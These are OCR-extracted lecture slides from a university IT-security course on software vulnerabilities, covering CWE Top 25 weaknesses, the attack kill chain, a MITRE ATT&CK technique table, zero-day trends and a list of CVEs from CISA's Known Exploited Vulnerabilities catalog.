IT-Security (ITS) B1

DIKU, E2025

Today’s agenda

Vulnerabilities defined

Types of vulnerabilities

Examples

Vulnerability defenses

Vulnerabilities defined

Software contains flaws


A vulnerability is a flaw that can be exploited by an attacker


An exploit is a piece of code that takes advantage of a vulnerability

Vulnerabilities are exploited to run malware

(Not all vulnerabilities are equally risky)


Source Lines of Code





https://informationisbeautiful.net/visualizations/million-lines-of-code/

Vulnerabilities defined



SLOC

Flaws


Vulnerability

Exploitable

POC

Active exploitation

Vulnerabilities defined



Vendor-dependant latency

Consumer-dependant latency

Patch-to-production latency

Vulnerable code

Patch development and testing

Patch delivery to consumer

Policy-based risk assessment and approval

Patch-to-production latency

Patch active

Time

Vulnerability discovered

Ready for shipping

Patch available for deployment

Patch deployment start

Patching complete

SLOC

Flaws


Vulnerability

Exploitable

POC

Active exploitation

Many causes of vulnerabilities



Common Weakness Enumeration

A community-developed list of SW & HW weaknesses that can become vulnerabilities

Home > CWE Top 25 > 2024

Home | About ▼ | Learn ▼ | Access Content ▼ | Community ▼

2024 CWE Top 25 Most Dangerous Software Weaknesses

Top 25 Home | Share via: X | View in table format | Key Insights | Methodology


1 Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE-79 | CVEs in KEV: 3 | Rank Last Year: 2 (up 1) ▲

2 Out-of-bounds Write
CWE-787 | CVEs in KEV: 18 | Rank Last Year: 1 (down 1) ▼

3 Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CWE-89 | CVEs in KEV: 4 | Rank Last Year: 3

4 Cross-Site Request Forgery (CSRF)
CWE-352 | CVEs in KEV: 0 | Rank Last Year: 9 (up 5) ▲

5 Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
CWE-22 | CVEs in KEV: 4 | Rank Last Year: 8 (up 3) ▲



Many kinds of vulnerabilities





Figure 1: Breakdown of Microsoft Vulnerability Categories (2019)

Microsoft Vulnerability Report 2020

Vulnerabilities’ role in attacks



1 **Reconnaissance**
Attackers gather information on the target, such as open ports or employee emails.

2 **Weaponization**
They prepare malware payloads, often tying exploits to malicious files or links.

3 **Delivery**
Sending the payload, typically via phishing emails or drive-by downloads.


4 **Exploitation**
The malicious code runs on the target system, exploiting a vulnerability.

5 **Installation**
Malware establishes persistence by installing backdoors or trojans.

6 **Command and Control (C2)**
Attackers communicate with the compromised system to issue commands.

7 **Actions on Objectives**
They achieve their goal, whether stealing data, encrypting files, or disrupting services.

Vulnerabilities - just one Initial Access vector




ATT&CK Matrix for Enterprise

Initial Access 9 techniques	Execution 10 techniques	Persistence 18 techniques	Privilege Escalation 12 techniques	Defense Evasion 34 techniques	Credential Access 14 techniques	Discovery 24 techniques	Lateral Movement 9 techniques	Collection 16 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (7)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration	Account Access Removal
Exploit Public-Facing Application	Exploitation for Client Execution	BITS Jobs	Access Token Manipulation (5)	Access Token Manipulation (5)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Inter-Process Communication (2)	Boot or Logon Autostart Execution (11)	Boot or Logon Autostart Execution (11)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (2)	Exfiltration Over Alternative Protocol (3)	Data Encrypted for Impact
Hardware Additions	Native API	Boot or Logon Initialization Scripts (5)	Boot or Logon Initialization Scripts (5)	Deobfuscate/Decode Files or Information	Forced Authentication	Cloud Service Dashboard	Remote Service Session Hijacking (2)	Clipboard Data	Data Obfuscation (3)	Exfiltration Over C2 Channel	Data Manipulation (3)
Phishing (3)	Scheduled Task/Job (5)	Browser Extensions	Create or Modify System Process (4)	Direct Volume Access	Input Capture (4)	Cloud Service Discovery	Remote Services (6)	Data from Cloud Storage Object	Dynamic Resolution (3)	Exfiltration Over Other Network Medium (1)	Defacement (2)
Replication Through Removable Media	Shared Modules	Compromise Client Software Binary	Event Triggered Execution (15)	Execution Guardrails (1)	Man-in-the-Middle (1)	Domain Trust Discovery	Replication Through Removable Media	Data from Information Repositories (2)	Encrypted Channel (2)	Exfiltration Over Physical Medium (1)	Disk Wipe (2)
Supply Chain Compromise (3)	Software Deployment Tools	Create Account (3)	Exploitation for Privilege Escalation	Exploitation for Defense Evasion	Modify Authentication Process (3)	File and Directory Discovery	Software Deployment Tools	Data from Local System	Fallback Channels	Exfiltration Over Web Service (2)	Endpoint Denial of Service (4)
Trusted Relationship	System Services (2)	Create or Modify System Process (4)	Group Policy Modification	File and Directory Permissions Modification (2)	Network Sniffing	Network Service Scanning	Taint Shared Content	Data from Network Shared Drive	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts (4)	User Execution (2)	Event Triggered Execution (15)	Hijack Execution Flow (11)	Group Policy Modification	OS Credential Dumping (8)	Network Share Discovery	Use Alternate Authentication Material (4)	Data from Removable Media	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
	Windows Management Instrumentation	External Remote Services	Process Injection (11)	Hide Artifacts (6)	Steal Application Access Token	Network Sniffing		Data Staged (2)	Non-Application Layer Protocol		Network Denial of Service (2)
		Hijack Execution Flow (11)	Scheduled Task/Job (5)	Hijack Execution Flow (11)	Steal or Forge Kerberos Tickets (3)	Password Policy Discovery		Email Collection (3)	Non-Standard Port		Resource Hijacking
		Implant Container Image	Valid Accounts (4)	Impair Defenses (6)	Steal Web Session Cookie	Peripheral Device Discovery		Input Capture (4)	Protocol Tunneling		Service Stop
		Office Application Startup (6)		Indicator Removal on Host (6)	Two-Factor Authentication Interception	Permission Groups Discovery (3)		Man in the Browser	Proxy (4)		System Shutdown/Reboot
		Pre-OS Boot (3)		Indirect Command Execution	Unsecured Credentials (6)	Process Discovery		Man-in-the-Middle (1)	Remote Access Software		
		Scheduled Task/Job (5)		Masquerading (6)		Query Registry		Screen Capture	Traffic Signaling (1)		
		Server Software Component (3)		Modify Authentication Process (3)		Remote System Discovery		Video Capture	Web Service (3)		
				Modify Cloud Compute Infrastructure (4)		Software Discovery (1)					
				Modify Registry		System Information Discovery					
				Obfuscated Files or		System Network Configuration Discovery					
						System Network Connections Discovery					

Zero-day vulnerabilities

A zero-day vulnerability is a vulnerability that defenders have previously been unaware of, and for which they have had zero days to produce a fix or workaround, providing attackers the best opportunity to attack affected systems.




https://cloud.google.com/blog/topics/threat-intelligence/2024-zero-day-trends

Zero-day vulnerabilities

A zero-day vulnerability is a vulnerability that defenders have previously been unaware of, and for which they have had zero days to produce a fix or workaround, providing attackers the best opportunity to attack affected systems.


2024 Attributed Zero-Day Exploitation



https://cloud.google.com/blog/topics/threat-intelligence/2024-zero-day-trends


Known Exploited Vulnerabilities (KEV)

US CISA (Cybersecurity and Infrastructure Security Agency) maintains an authoritative source of vulnerabilities that have been exploited in the wild: the Known Exploited Vulnerability (KEV) catalog



cveID	vendorProject	product	dateAdded	dueDate
CVE-2025-10585	Google	Chromium V8	23-09-2025	14-10-2025
CVE-2025-5086	Dassault Systemes	DELMIA Apriso	11-09-2025	02-10-2025
CVE-2025-38352	Linux	Kernel	04-09-2025	25-09-2025
CVE-2025-48543	Android	Runtime	04-09-2025	25-09-2025
CVE-2025-53690	Sitecore	Multiple Products	04-09-2025	25-09-2025
CVE-2023-50224	TP-Link	TL-WR841N	03-09-2025	24-09-2025
CVE-2025-9377	TP-Link	Multiple Routers	03-09-2025	24-09-2025
CVE-2020-24363	TP-Link	TL-WA855RE	02-09-2025	23-09-2025
CVE-2025-55177	Meta Platforms	WhatsApp	02-09-2025	23-09-2025
CVE-2025-57819	Sangoma	FreePBX	29-08-2025	19-09-2025
CVE-2025-7775	Citrix	NetScaler	26-08-2025	28-08-2025
CVE-2025-48384	Git	Git	25-08-2025	15-09-2025
CVE-2024-8068	Citrix	Session Recording	25-08-2025	15-09-2025
CVE-2024-8069	Citrix	Session Recording	25-08-2025	15-09-2025
